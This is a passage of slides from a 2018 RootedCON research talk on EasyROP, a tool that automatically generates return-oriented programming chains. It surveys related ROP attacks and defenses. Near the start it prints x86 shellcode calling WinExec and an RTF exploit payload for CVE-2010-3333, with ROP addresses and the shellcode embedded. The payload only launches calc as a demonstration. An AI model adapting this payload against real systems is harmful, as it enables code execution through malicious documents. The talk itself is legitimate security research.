6863616C63 push 'calc'
8BC4       mov eax, esp
6A05       push 5
50         push eax
BFFDE53377 mov edi, kernel32.WinExec
FFD7       call edi
```

```
{\rtf1{\shp{\sp{\sn pFragments}{\sv 1;4;010
0020000014141414141414141414141414141414141
4141414824c930000000000000000000000000000000
00000000000
5ce2ca30
4824c930
fd32ca30
4824c930
5436ca30
00000000
d132ca30
2f602e77
b503ce30
33c0506863616c638bc46a0550bffde53377ffd7}}}}
```

cmd

```
C:\Users\Usuario\Desktop>resolveAPI.exe kernel32 SetProcessDEPPolicy
[+] kernel32.SetProcessDEPPolicy resolves to 0x772e602f (base address 0x772b0000
)
C:\Users\Usuario\Desktop>_
```

Case Study: CVE-2010-3333



Agenda

Related Work

ROP and Turing theory contributions (ask us for full references)

- **S-CCS-07** thesis: *In any sufficiently large body of x86 executable code, there will exist sufficiently many useful code sequences that an attacker [may] undertake [any] arbitrary computation*

  `shell32.dll`: **21MB** on Windows 10 (x86-64) – *fair enough* ⌣̈

- **M-TechReport-08** Classification of ROP gadgets, according to where you return (ret2text, ret2bss, ret2data, ret2heap)
- **CDDSSW-CCS-10** No need of `retn` instructions

  Jump-Oriented Programming (JOP): `pop reg;jmp *reg`

- **RBSS-TISS-12** Set of Turing-complete gadgets for Linux/x86 and Solaris/SPARC
- **BB-SP-14** Sigreturn-Oriented Programming (SROP). Turing-complete

Related Work

Solutions against ROP attacks (ask us for full references)

- Dynamic Binary Instrumentation (DBI)
  - ***ROPDefender*** shadow stack
  - ***DROP*** monitor of `retn` instructions (detects ROP gadgets $\leq$ 5 instructions)
- ***/ROP*** whitelisting legitimate return addresses
- ***ROPGuard*** monitoring Windows functions (`CreateProcess`, `VirtualProtect`, `VirtualAlloc`, `LoadLibrary`)
- ***kBouncer*** use of Intel LBR records
- **Disjoint Code Layouts (DLC)** execution and replication of multiple run-time variants of the same application under the control of a monitor

Ask us for full references, if interested

Related Work

Other ROP-related tools (ask us for full references)

- **Q**: automatically generates ROP payloads in Linux (not Turing-complete)
- **Braille** (Ruby): creates automatically a shellcode for a particular target (namely, a Linux server)
  - Defeats ASLR + stack cookies defenses

Related Work

Other ROP-related tools (ask us for full references)

- **Q**: automatically generates ROP payloads in Linux (not Turing-complete)
- **Braille** (Ruby): creates automatically a shellcode for a particular target (namely, a Linux server)
  - Defeats ASLR + stack cookies defenses
- **ROPgadget** (Python): search for ROP gadgets in a given binary
- **Ropper**: similar to ROPgadget, allows to create predefined shellcodes

Agenda

1. Introduction
2. `EasyROP`: Description of the tool
3. Executional Adversary Power in Windows OSes
4. Case Study: CVE-2010-3333
5. Related Work
6. **Conclusions**

Conclusions

- `EasyROP` **tool** (`https://github.com/uZetta27/EasyROP`)
  - Automates the construction of a ROP chain specified as Turing machine operations
  - Allows user-defined operations using XML
- **Existence of ROP gadgets determines the *executional adversary power***
  - Roughly speaking, *what can an adversary perform using ROP attacks?*
- **Evaluation of executional adversary power in different OSes**
  - More in 32-bit than in 64-bit systems
  - **Enough gadgets to conform all Turing-machine operations** (`shell32.dll + {ntdll.dll, kernel32.dll}`)
  - **All operations but conditional jumps** (`ntdll.dll`)
    - **Conditional jumps are unusual operations when exploiting**

Conclusions

When ROP meets Turing: Automatic Generation of ROP Chains using Turing-Complete Instruction Sets

Daniel Uroz, Ricardo J. Rodríguez

danieluroz@protonmail.com, rjrodriguez@unizar.es

Centro Universitario de la Defensa Zaragoza

March 01, 2018

RootedCON 2018

Madrid, Spain